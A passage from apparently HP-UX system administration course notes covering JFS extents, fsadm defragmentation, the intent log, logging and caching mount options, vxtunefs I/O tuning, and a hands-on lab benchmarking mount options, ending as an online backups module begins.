JFS allocates space to files in the form of **extents**, adjacent blocks of disk space treated as a unit. Extents can vary in size from a single block (1 KB in size) to many megabytes. Organizing file storage in this manner allows JFS to issue large I/O requests, which is more efficient than reading or writing a single block at a time.

JFS extents are represented by a starting block number and a block count. In the example on the slide, the first extent starts at block 40 and contains a length of 128 blocks (or 128 KB). When the file grew past the 128 KB size, JFS tried to increase the size of the last extent. Since another file was already occupying this location, a new extent was allocated starting at block 200. This extent grew to a size of 64 KB, before encountering another file. At this point, a third extent was allocated at block 8. Initially, 8 KB was allocated to the third extents, but upon closing the file, any space not used by the last extent is returned to the operating system. Since only 5 KB was used, the extra 3 KB was returned.

Because blocks are allocated and deallocated as files are added, removed, expanded, and truncated, block space can become fragmented. This can make it more difficult for JFS to take advantage of the benefits provided by a contiguous extent allocation. To remove fragmentation, HP AdvancedJFS includes a utility called **fsadm** that will take fragmented

blocks and reallocate them as contiguous extents. The **fsadm** utility can be run on a live file system (including one containing active databases) safely without interrupting data access.


The **fsadm** utility will bring the fragmented extents of files closer together, group them by type and frequency of access, and compact and sort directories. The **fsadm** utility is typically run as a recurring scheduled job and is an effective tool for the management of a high-performance online file store. Even if database software used on top of the file system has its own defragmenter, this additional defragmentation is necessary to make the storage that the database engine sees as contiguous more truly so.

You can defragment (reorganize) your HP Online JFS file system by using SAM or by using **fsadm (1M)** directly from the command line.

To use SAM:

1. Invoke SAM.
2. Select the **Disks and File Systems** functional area.
3. Select the **File Systems** application.
4. Select the JFS file system that you wish to reorganize from the directories list.
5. Select the **Actions** menu.
6. Select the **VxFS Maintenance** menu item.
7. View reports on extent and directory fragmentation, then select **Reorganize Extents** or **Reorganize Directories** to defragment your JFS file system.

12-9. SLIDE: JFS Intent Log



Student Notes

A key advantage of JFS is that all file system transactions are written to an “Intent Log”. The logging of file system transactions helps to ensure the integrity of the file system, and allows the file system to be recovered quickly in the event of a system crash.

How the Intent Log Works

When a change is made to a file within the file system, such as a new file being created, a file being deleted, or a file being updated, a number of updates must be made to the superblock and inode table for that file system. These changes are called *metadata* updates. Typically, there are multiple metadata updates that take place every time a change is made to a file.

With JFS, after every successful file change (also called a transaction), all the metadata updates related to that transaction get written out to a JFS Intent Log. The purpose of the Intent Log is to hold all COMPLETED transactions that have not been flushed out to disk. Therefore, the JFS intent log holds all completed transactions not yet flushed out to disk.

If the system were to crash, the file system could quickly be recovered by mounting the file system and applying all transactions in the intent log. Since only completed transactions are logged, there is no risk of a file change only being partially updated (i.e. only some metadata

updates related to the transactions being logged, and other metadata updates related to the same transaction not being logged). The logging of only COMPLETED transactions prevents the file system from being out-of-sync due a crash occurring in the middle of a transaction. Either the entire transaction is logged or none of the transaction is logged. This allows the JFS intent log to be used in a recovery situation as opposed to a standard `fsck`. The JFS recovery is done in seconds, as opposed to a standard `fsck` which (on a big file system) could take ten, twenty, even thirty minutes.

Example

Using the example on the slide, assume each file transaction requires from one to four metadata updates. After each successful file transaction, all the related metadata updates are written to the JFS intent log.

After 30 seconds, all the metadata updates are written out to disk by the *sync* daemon, and a corresponding DONE record is written to the JFS intent log for each JFS transaction that was flushed during the *sync*. The system can now reuse that space in the JFS intent log for new JFS transactions.

When a crash occurs (in our example, in the middle of a file transaction), the uncompleted transaction never has any metadata written to the JFS intent log, therefore only one transaction is in the JFS intent log since the last sync. Only this transaction needs to be redone and then the file system is recovered and in a stable state. Compare this with having to be a standard `fsck`.

Performance Impacts


The default size of the JFS intent log is 1 MB. For the majority of cases, this size will be sufficient. However, for file system which perform lots of metadata updates, this size may be too small, resulting in a degradation of performance.

The performance degradation occurs when the entire 1 MB of the JFS intent log becomes filled with pending JFS transactions. In these situations, all new JFS transactions must wait for DONE records to arrive for the existing JFS transactions. Once the DONE records arrive, the space used by the corresponding transactions can be freed and reused for new transactions.

Having to wait for DONE records to arrive can significantly decrease performance with JFS. In these cases, it is suggested the JFS file system be reinitialized with a larger JFS intent log.

WARNING:	Network File Systems (NFS) can generate a large number of metadata updates if accessed currently by multiple systems. For JFS file systems being exported for network access via NFS, it is strongly recommended these file systems have an intent log size of 16 MB (maximum size for intent log).
-----------------	---

12-10. SLIDE: Software Solution — Mount JFS File Systems Using delaylog Option



Student Notes

The following slide shows a graphical representation of how JFS transactions are processed.

System call is issued (for example, write call).

1. All in-memory data structures related to the transaction are updated. These in-memory structures would include the Superblock, the Inode table, and/or the Allocation Unit.
2. Once the in-memory structures are updated, a JFS transaction is packaged containing the modifications to the in-memory structures. This packaged transaction contains all the data needed to reproduce the transaction (should that be necessary).
3. Once the JFS transaction is created, it is written to the intent log synchronously.

At this point, control is returned to the system call (assuming the default *Full Logging*).

4. Since the transaction is now stored on disk (in the intent log), there is no hurry to update the in-memory data structures to their corresponding disk-based data structures.

Therefore, the in-memory structures are transferred to the buffer cache, and the sync daemon flushes out these transactions within the next 30 seconds.

5. After the metadata structures are flushed out, a DONE record is written to the intent log indicating the transaction has been updated to disk, and the corresponding transaction no longer needs to be kept in the intent log.

Intent Log Mount Options

JFS offers mount options to delay or disable transaction logging to the intent log. This allows the system administrator to make trade-offs between file system integrity and performance. The following are the logging options:

Mount Option	Description
Full logging (log)	File system structural changes are logged to disk before the system call returns to the application. If the system crashes, fsck (1M) will complete logged operations that have not completed.
Delayed logging (delaylog)	Some system calls return before the intent log is written. This improves the performance of the system, but some changes are not guaranteed until a short time later when the intent log is written. This mode approximates traditional UNIX system guarantees for correctness in case of system failure.
Temporary logging (tmplog)	The intent log is almost always delayed. This improves performance, but recent changes may disappear if the system crashes. This mode is only recommended for temporary file systems.
No logging (nolog)	The intent log is disabled. The other three logging modes provide for fast file system recovery; nolog does not provide fast file system recovery. With nolog mode, a full structural check must be performed after a crash. This may result in loss of substantial portions of the file system, depending upon activity at the time of the crash. Usually, a nolog file system should be rebuilt with mkfs (1M) after a crash. The nolog mode should only be used for memory resident or very temporary file systems.

12-11. SLIDE: Software Solution — Mount JFS File Systems Using Online Options

Software Solution — Mount JFS File Systems Using Online Options

Asynchronous I/O (mincache=)

- Delay Writes (default)
- Direct
- Dsync
- Closesync
- Tmpcache

Synchronous I/O (convosync=)

- Synchronous Writes (default)
- Direct
- Dsync
- Closesync
- Delay

NOTE: These options are only available with the Advanced, Online JFS product.

Student Notes

The **mincache** and **convosync** options control the integrity of the *user* data, where the log options (log, delaylog, tmplog, nolog) control the integrity of the *metadata*.

The **mincache** option controls how asynchronous writes are handled, as they relate to user data. The default for asynchronous, user data writes is **delayed**. This means user data is first written to the buffer cache, and sometime later, the **sync** daemon updates the data to disk. It is termed delayed, because the write call returns when the data is copied to the buffer cache, and there is a delay before the data actually makes it out to disk.


The **convosync** option controls how synchronous writes (files opened with O_SYNC flag) are handled. The default for files opened in this manner is **synchronous**. This means user data is written to the buffer cache and then flushed immediately out to disk. The write call does not return until the user data is written to disk.

The **synchronous** mode also affects metadata transactions, if the file system is mounted with the delaylog option. Normally, when a file system is mounted with delaylog, critical metadata transactions return *after* the intent log write, and noncritical metadata transactions

return *before* the intent log write. When a file is opened in “synchoronous” mode, it forces all metadata transactions (even the noncritical ones) related to that file to be considered “critical”.

NOTE: See course H4262 *Performance and Tuning* for more information on the online, JFS mount options

12-12. SLIDE: JFS Mount Option: mincache=tmpcache



Student Notes

By default, when a process performs a *write extending* call, the new data is written to disk before the file's inode is updated. In the slide above, the left side shows the **default** behavior:

1. Write data to newly allocated file system block.
2. Write JFS transaction out to disk. System call returns

The advantage of this behavior is uninitialized data will NOT be found within the file should a system crash occur. This is important from a data integrity standpoint.

The disadvantage of this behavior is slow performance, because the JFS transaction must wait for the user data I/O to complete before it can be written to the intent log.

Behavior with -o mincache=tmpcache Option

Performance can be improved (at the expense of data integrity) by mounting file systems with the -o **mincache=tmpcache** option. This option allows the JFS transactions to be written to the intent log before the user data is written to the file. In the slide, the right side shows the **tmpcache** behavior:

1. Write JFS transaction out to disk. System call returns.


2. Write data to newly allocated file system block.

The advantage of this behavior is the performance of *write extending* calls is fast. The system does not wait for the user data to be written to disk.

The disadvantage of this behavior is data integrity of the file is jeopardized, especially if the file is being updated at the time of a system crash. By updating the file's inode first, the file points to uninitialized data blocks which contain unknown data. The uninitialized file system blocks are expected to be initialized soon after the inode is updated, however, there still exists a small window of time when the file's inode references unknown data. If the system crashes during this small window, then the file will still be referencing the uninitialized data after the crash.

WARNING:	The -o mincache=tmptcache option should only be used for memory resident or very temporary file systems.
-----------------	---

12-13. SLIDE: JFS 3.3 I/O Tuning



Student Notes

JFS 3.3, included in 11i and available via a patch for 11.0, introduces a new command for tuning a vxfs file system. Using **vxtunefs(1m)** and the new **/etc/vx/tunefstab** file performance of a file system can be enhanced by a suitable choice of I/O sizes and proper alignment of I/O requests based on the underlying devices. Different I/O properties can be assigned to each vxfs file system. In order to use this command effectively, you must understand the profile of the data in the file system.

One example of using JFS 3.3 I/O tuning is aligning I/O requests to take best advantage of striping. **read_pref_io** is the preferred read request size. **read_nstream** is the number of parallel read requests. The file system uses the product of these two parameters to determine its read ahead size. With striping or RAID 5 it is common to set **read_pref_io** to the stripe unit size and **read_nstream** to the number of columns in the stripe.

The **vxtunefs(1m)** command sets or prints the tuneable I/O parameters for file systems. Example:

```
# vxtunefs /perf
Filesystem i/o parameters for /perf
read_pref_io = 65536
```

```
read_nstream = 1
read_unit_io = 65536
write_pref_io = 65536
write_nstream = 1
write_unit_io = 65536
pref_strength = 10
buf_breakup_size = 131072
discovered_direct_iosz = 262144
max_direct_iosz = 131072
default_indir_size = 8192
qio_cache_enable = 0
max_diskq = 1048576
initial_extent_size = 8
max_seqio_extent_size = 2048
max_buf_data_size = 8192

# vxtunefs -o read_pref_io=128k -o read_nstream=3 /perf
vxfs vxtunefs: Parameters successfully set for /perf

# vxtunefs /perf
Filesystem i/o parameters for /perf
read_pref_io = 131072
read_nstream = 3
read_unit_io = 65536
write_pref_io = 65536
write_nstream = 1
write_unit_io = 65536
pref_strength = 10
buf_breakup_size = 131072
discovered_direct_iosz = 262144
max_direct_iosz = 393216
default_indir_size = 8192
qio_cache_enable = 0
max_diskq = 1048576
initial_extent_size = 8
max_seqio_extent_size = 2048
max_buf_data_size = 8192
```

When used this way the parameters only persist until the file system is unmounted. You can create an **/etc/vx/tunefstab** to have the parameters set each time the file system is mounted. For example, if the **/perf** file system resides in **/dev/vg00/perf**, the **/etc/vx/tunefstab** file would contain the following:

```
# cat /etc/vx/tunefstab

/dev/vg00/perf  read_pref_io=128k,read_nstream=3
```

Each time the file system is mounted, **vxtunefs** will be issued and will set the I/O parameters.

Tuning Performance Bottlenecks

There are several parameters that control extent allocation. It can be useful to tune them for file systems where you have very large files.

See the **vxtunefs(1m)** and the **tunefstab(4)** man pages for more information

12-14. LAB: Tuning Disk Bottlenecks

Directions

In the previous module you were asked to create a file system to be used for the performance labs. If you have not already done so follow these steps. Otherwise skip to the next section.

1. Create a 100 megabyte VxFS file system. Mount it at **/perf**. Copy the disk benchmark files to the new file system.

```
# lvcreate -L 100 -n perf vg00

# newfs -F vxfs /dev/vg00/rperf

# mkdir /perf

# mount /dev/vg00/perf /perf

# cp -r /home/h3045*/disk /perf
```

Defragmenting a JFS file system

2. Make sure the **/perf** file system is mounted. Change directory to the **/perf/disk** file system and run the **fragment** program.

```
# mount
# cd /perf/disk
# ./fragment
```

3. Use **fsadm** to defragment the **/perf** file system. Run reports to see the before and after results. Record your results.

```
# fsadm -E -e /perf
```

	Before	After
What % of free blocks are in extents smaller than 8k blocks?		
How many free extents are just one block in size?		

4. Remove the files created by fragment.

```
# rm file*
```

JFS Mount Options

In this section of the lab you will be benchmarking two workloads. **logtest** simply touches a file, updating only non-critical metadata. **disk_long** writes and reads a file.

5. Kill the **snmpd** daemon so that it does not interfere with your measurements:

```
# ps -ef | grep snmpd
# kill pid_snmpd
```

6. Unmount the **/perf** file system and mount it using full logging. Time each workload (one at a time) and record your results.

```
# cd
# umount /perf
# mount -F vxfs -o log /dev/vg00/perf /perf
# cd /perf/disk
# timex ./logtest
# timex ./disk_long
```

Record your results:

7. Unmount the **/perf** file system and mount it using **delaylog**. Time each workload (one at a time) and record your results.

```
# cd
# umount /perf
# mount -F vxfs -o delaylog /dev/vg00/perf /perf
# cd /perf/disk
# timex ./logtest
# timex ./disk_long
```

Record your results:

8. Unmount the **/perf** file system and mount it using the **mincache=tmpcache** option. Time each workload (one at a time) and record your results.

```
# cd
# umount /perf
# mount -F vxfs -o delaylog,mincache=tmpcache /dev/vg00/perf /perf
# cd /perf/disk
# timex ./logtest
# timex ./disk_long
```

Record your results:

9. (Optional) Unmount the **/perf** file system and mount it using the **mincache=direct** option. Time each workload (one at a time) and record your results.

```
# cd
# umount /perf
# mount -F vxfs -o delaylog,mincache=direct /dev/vg00/perf /perf
# cd /perf/disk
# timex ./logtest
# timex ./disk_long
```

Record your results:

Module 13 — Online Backups

Objectives


Upon completion of this module, you will be able to:

- Use LVM mirror to perform an online backup.
- Create a JFS snapshot file system.
- Use JFS snapshot to perform an online backup.


13-1. SLIDE: Online Backup Options

Online Backup Options

- LVM Mirrored Backups



- JFS On-line Backups




Student Notes

There are two popular methods for performing online backups with the HP-UX operating system:

- LVM Mirrored Backups
- Online JFS Backups (using snapshots)

Both of these solutions require the purchase of additional software products (MirrorUX or AdvJFS).

13-2. SLIDE: LVM Mirrored Backup

